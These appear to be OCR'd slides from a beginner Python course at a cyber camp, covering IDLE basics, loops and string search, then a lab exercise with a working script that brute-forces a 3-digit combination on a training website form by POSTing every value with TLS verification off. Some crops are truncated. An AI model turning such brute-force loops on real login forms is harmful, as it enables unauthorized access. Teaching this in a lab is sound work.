
```
Python 2.7.6 (default, Jun 22 2015, 17:58:13)
[GCC 4.8.2] on linux2
Type "copyright", "credits" or "license()" for more information.
>>> a = 23
>>> b = 17
>>> a == b
False
>>> a = b
>>> a >= b
True
>>> a <= b
True
>>> a > b
False
>>> a < b
False
>>> a
17
>>> 
```

Logic




```
Python 2.7.6 (default, Jun 22 2015, 17:58:13)
[GCC 4.8.2] on linux2
Type "copyright", "credits" or "license()" for more information.
>>> a = True
>>> b = False
>>> a and b
False
>>> a or b
True
>>> not a
False
>>> not a and b
False
>>> not (a and b)
True
>>> 
```

If … Else … Statement




```
Python 2.7.6 (default, Jun 22 2015, 17:58:13)
[GCC 4.8.2] on linux2
Type "copyright", "credits" or "license()" for more information.
>>> a = 10
>>> if a > 5:
        print "a > 5"
else:
        print "a <= 5"


a > 5
>>> a = 5
>>> if a > 5:
        print "a > 5"
else:
        print "a <= 5"


a <= 5
>>> 
```

For Loop




```
Python 2.7.6 (default, Jun 22 2015, 17:58:13)
[GCC 4.8.2] on linux2
Type "copyright", "credits" or "license()" for more information.
>>> for i in range(5):
        print "i =",i


i = 0
i = 1
i = 2
i = 3
i = 4
>>> i
4
>>> 
```

For Loop




```
Python 2.7.6 (default, Jun 22 2015, 17:58:13)
[GCC 4.8.2] on linux2
Type "copyright", "credits" or "license()" for more information.
>>> for i in range(2,5):
        print "i =",i

i = 2
i = 3
i = 4
>>> i
4
>>> 
```

Search Text




```
Python 2.7.6 (default, Jun 22 2015, 17:58:13)
[GCC 4.8.2] on linux2
Type "copyright", "credits" or "license()" for more information.
>>> x = "This is a string"
>>> x.find("string")
10
>>> x.find("is")
2
>>> x.find(" is ")
4
>>> x.find("is",3)
5
>>> x.find("not here")
-1
>>> 
```

Create File in IDLE




```
Jun 22 2015, 17:58:13)

its" or "license()" for more information.
```

File Editor



Python 2.7.6: Untitled
File
Edit
Format
Run
Options
Windows
Help
Ln: 1
Col: 0


File Editor



Python 2.7.6: test.py - /home/hp/Downloads/test.py
File Edit Format Run Options Windows Help
Ln: 11 Col: 0


```
count = 0

for i in range(5):
    print "i = ",i
    print "count = ",count
    count = count + 1

print "done with loop"
print "i = ",i
print "count = ",count
```

Run File




```
count = 0

for i in range(
    print "i = 
    print "coun
    count = cou

print "done with loop"
print "i = ",i
print "count = ",count
```

Run File Output



Python 2.7.6: test.py - /home/hp/Dc
File Edit Format Run Options Windows Help
Ln: 11 Col: 0

```
count = 0

for i in range(5):
        print "i =",i
        print "count =",count
        count = count + 1;

print "done with loop"
print "i =",i
print "count =",count
```



```
Python 2.7.6 (default, Jun 22 2015, 17:58:13)
[GCC 4.8.2] on linux2
Type "copyright", "credits" or "license()" for
more information.
>>> ================================ RESTART =
================================
>>>
i = 0
count = 0
i = 1
count = 1
i = 2
count = 2
i = 3
count = 3
i = 4
count = 4
done with loop
i = 4
count = 5
>>>
```

Day 2 Tutorial - Redux



Form Data

- Form “action=tutorial-result.php”
    - Where the form is submitting the data
- Form “input”
    - Data being sent to the server
    - 3 Inputs
        - Named “combo[]”
        - Have a numeric value

Python request

- How to make requests to a website
- GET

```
import requests

response = requests.get("https://www.cyberdiscovery.rocks
   /AICS/day2/tutorial-result.php", verify=False)

print response.text
```

Python request

- How to submit data for a form
- POST

```
import requests

combo = [ ("combo[]", 1), ("combo[]", 2), ("combo[]", 3) ]

response = requests.post("https://www.cyberdiscovery.rocks/AICS/day2/tutorial-result.php", data=combo, verify=False)

print response.text
```

Python Create Combo

- Go through every 3 digit number combination

```
for num1 in range(10):
    for num2 in range(10):
        for num3 in range(10):
            print "Trying " + str(num1) + str(num2) +
            str(num3) + "..."
```

How to check combination

- We don’t know what the response from the correct combo looks like
- We do know what the wrong combination result is
- Search for the wrong combination response
    - If it’s there, the combination must not be correct
    - If it’s not there, the combination could be correct
    - “Sorry, but the box is still locked.”

Python Check Combo

- Search for text in the response
- Result of -1 means the text is not found

```
if (response.text.find("Sorry, but the box is still
 locked.") == -1):
   print "FOUND! :D"
   exit(0)
else:
   print "NOT FOUND :’("
```

Python Brute Force Solution

```
import requests
for num1 in range(10):
        for num2 in range(10):
                for num3 in range(10):
                        combo = [ ("combo[]", num1), ("combo[]", num2), ("combo[]", num3) ]

                        print "Trying " + str(num1) + str(num2) + str(num3) + "...",
                        response = requests.post("https://www.cyberdiscovery.rocks
                                /AICS/day2/tutorial-result.php", data=combo, verify=False)

                        if (response.text.find("Sorry, but the box is still locked.") == -1):
                                print "FOUND! :D"
                                exit(0)
                        else:
                                print "NOT FOUND :'("
```